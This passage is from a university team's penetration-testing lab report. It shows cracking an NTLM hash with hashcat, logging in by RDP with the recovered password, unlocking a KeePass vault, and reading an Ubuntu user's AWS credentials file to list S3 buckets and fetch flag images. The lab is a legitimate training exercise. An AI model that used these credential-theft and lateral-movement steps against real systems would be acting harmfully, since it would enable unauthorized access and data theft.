OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: pthread-sandybridge-Intel(R) Core(TM) i7-1065G7 CPU @ 1.30GHz, 3504/7072 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Brute-Force
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

b18082f7c408891f34db2338514a36c9:Julia19!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: b18082f7c408891f34db2338514a36c9
Time.Started.....: Sat Dec  2 16:27:28 2023 (47 secs)
Time.Estimated...: Sat Dec  2 16:28:15 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.......: ?u?l?l?l?l?d?d?s [8]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 52965.0 kH/s (14.26ms) @ Accel:384 Loops:512 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2489204736/39208540800 (6.35%)
Rejected.........: 0/2489204736 (0.00%)
```

Team Name – Hack Good LLC (Group 8)
Baibhav Anand (119349083)
Dhanush Devaladakere Arvind (119151556)
Revanth Ganesh (119203774)
Uddhav Shishodia (118527857)

Figure 16: Using hashcat

IT-Admin Desktop

We successfully cracked the **IT-ADMIN password as "Julia19!"**. Considering this password's significance, the other machine is dubbed as IT-Admin's Desktop. To attempt access, we **employed two methods: utilizing xfreerdp or a regular login procedure.**

In a genuine penetration test scenario, the preferred method would be xfreerdp due to its applicability in attacking all machines from the Kali Linux platform. Here's the command used:

- **xfreerdp /v:192.168.130.143 /u:IT-Admin /p:Julia19!**

This command allows seamless access to the IT-Admin's Desktop machine, utilizing the cracked password for the IT-Admin user.

Logging into the last windows machine(IT-ADMIN DESKTOP)

NOTE

It's important to note that we tried to log in using the IT-Admins hash using xfreedp, but there are certain restrictions that don't allow us to log in using the hash we found.



Figure 17: Using xfreedp

A keepass password.txt file is found where the password is seen. It is the password to the **.kdbx file on the system**.



Figure 18 : The password for .kdbx password

This is the password for the .kdbx file located at



Figure 19 : Confirmation of the password

Subsequently, we accessed the **.kdbx file using the password** obtained from the desktop. Upon unlocking the file, **we discovered the password for the webmaster user**, stored within the contents. Remarkably, this password showcased an intricate and highly complex nature, making it exceptionally hard to crack.



Figure 20: Finding the password to Linux Server

UBUNTU MACHINE



Figure 21:
With the credentials for the Ubuntu system at our disposal, gaining access to the machine became a breeze—we effortlessly **authenticated via both manual login and SSH entry.**
As we explored the system, a particular file caught our attention, hinting at the presence of an **S3 bucket. The new site info text file mentioned about the S3 bucket where the site content is uploaded.** Since we need to reveal the masked dj's identity we explored the .aws directory. **(Also it seemed like the folder .aws was hidden making it all the more reason to explore it.)**



Figure 22: Post ssh we find the aws s3 bucket

We see the access key and key_id of the aws account. This proves that there is an aws installed on the machine.

```
webmaster@ubuntu:~$ cat new-site-info.txt
Some of the new site content has been uploaded to the S3 bucket that will serve up content for the new site.  It has some images of the big reveal of who
 We should be careful this isn't accessed ahead of time otherwise the boss not going to be happy!
webmaster@ubuntu:~$ cd .aws/
webmaster@ubuntu:~/.aws$ ls -al
total 16
drwxrwxr-x 2 webmaster webmaster 4096 Nov  9  2019 .
drwxr-xr-x 4 webmaster webmaster 4096 Nov 10  2019 ..
-rw------- 1 webmaster webmaster   43 Nov  9  2019 config
-rw------- 1 webmaster webmaster  116 Nov  9  2019 credentials
webmaster@ubuntu:~/.aws$ cat config
[default]
output = text
region = us-east-1
webmaster@ubuntu:~/.aws$ cat credentials
[default]
aws_secret_access_key = 59415kukEZSeRuOc6+3xeYExygwAYscQbUk9fTFC
aws_access_key_id = AKIAWGC5XLJAZA64F7UI
webmaster@ubuntu:~/.aws$
```

Team Name – Hack Good LLC (Group 8)

Baibhav Anand (119349083)
Dhanush Devaladakere Arvind (119151556)
Revanth Ganesh (119203774)
Uddhav Shishodia (118527857)

Figure 23 : Finding the files

We try to list the files. There we go, we find the files. The .bash_history also shows the webmaster using aws commands. **And since s3 was already configured we could simply explore the contents of the bucket. Then we find out all the flags which were of .jpeg format.**

```
webmaster@ubuntu:~$ cat .bash_history
netstat -an
netstat -an | less
clear
sudo apt-get install openssh-server apache2
ifconfig
exit
sudo su
cd ~
ls
aws
aws configure
aws s3 ls
sudo halt
ls
vi new-site-info.txt
sudo vi /var/www/html/index.html
exit
webmaster@ubuntu:~$ cd .aws/
webmaster@ubuntu:~/.aws$ aws s3 ls
2018-09-10 14:08:47 enpm809j
2018-10-04 05:42:10 enpm809j-logs
2019-11-09 19:12:59 enpm809q
webmaster@ubuntu:~/.aws$ aws s3 ls s3://enpm809j

An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied
webmaster@ubuntu:~/.aws$ aws s3 ls s3://enpm809j-logs

An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied
webmaster@ubuntu:~/.aws$ aws s3 ls s3://enpm809q
2021-11-27 17:57:00        227 README.txt
2019-11-09 19:17:13      52910 flag1.jpeg
2019-11-09 19:17:12      52828 flag2.jpeg
2019-11-09 19:17:13      53230 flag3.jpeg
2019-11-09 19:17:12      72435 flag4.jpeg
2019-11-09 19:17:12     105909 flag5.jpeg
2019-11-09 19:17:13      78246 flag6.jpeg
webmaster@ubuntu:~/.aws$
```

Team Name – Hack Good LLC (Group 8)

Baibhav Anand (119349083)
Dhanush Devaladakere Arvind (119151556)
Revanth Ganesh (119203774)
Uddhav Shishodia (118527857)

Figure 24 : Finding all the flags

We then copy it to a folder to transfer



Figure 25: Copying and Transferring it to the Kali Machine.

File Contents:-



Figure 26: Professor Shivers is the Masked DJ



Figure 27: Flag 1



Figure 28: Flag 2



Figure 29: Flag 3



Figure 30: Flag 4



Figure 31: Flag 5

